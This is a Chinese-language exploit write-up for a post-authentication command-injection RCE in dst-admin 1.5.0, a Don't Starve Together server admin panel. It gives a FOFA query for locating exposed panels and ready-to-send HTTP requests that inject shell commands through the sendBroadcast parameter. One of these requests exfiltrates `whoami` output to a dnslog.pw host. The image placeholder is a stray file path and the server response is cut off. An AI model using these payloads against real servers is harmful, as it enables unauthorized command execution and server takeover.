D15-3Dst-admin-饥荒管理后台-RCE

漏洞描述：

dst-admin饥荒管理后台kickPlayer、cavesConsole、sendBroadcast等接口处配置不当，导致破解口令后的攻击者可以进行命令注入，获取服务器权限。

影响版本：

dst-admin 1.5.0版本

网站图片：

网络测绘：

fofa语法：


FOFA：title=="饥荒管理后台"

漏洞复现：

payload：

```
GET /home/sendBroadcast?message=%5C%22)%5Cn%22%26ping+dnslog%26screen%20-S%20%22DST_CAVES%22%20-p%200%20-X%20stuff%20%22TheNet%3AKick(%5C%22 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: JSESSIONID=94d5d20b-036a-41bf-a77c-334d2be0ed80;rememberMe=deleteMe;
Accept-Encoding: gzip
```

效果图:



```
GET /home/sendBroadcast?message=%5C%22)%5Cn%22%26ping+%60whoami%60.6mdwhazv.dnslog.
pw%26screen%20-S%20%22DST_CAVES%22%20-p%200%20-X%20stuff%20%22TheNet%3AKick(%5C%22 HTTP/1.1
Host: [redacted]:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
Cookie: JSESSIONID=94d5d20b-036a-41bf-a77c-334d2be0ed80;rememberMe=deleteMe;
Accept-Encoding: gzip
```

```
HTTP/1.1 200
vary: accept-encoding
Content-Type: applica
Date: Sun, 26 Nov 202
Content-Length: 41

{"code":0,"data":null
```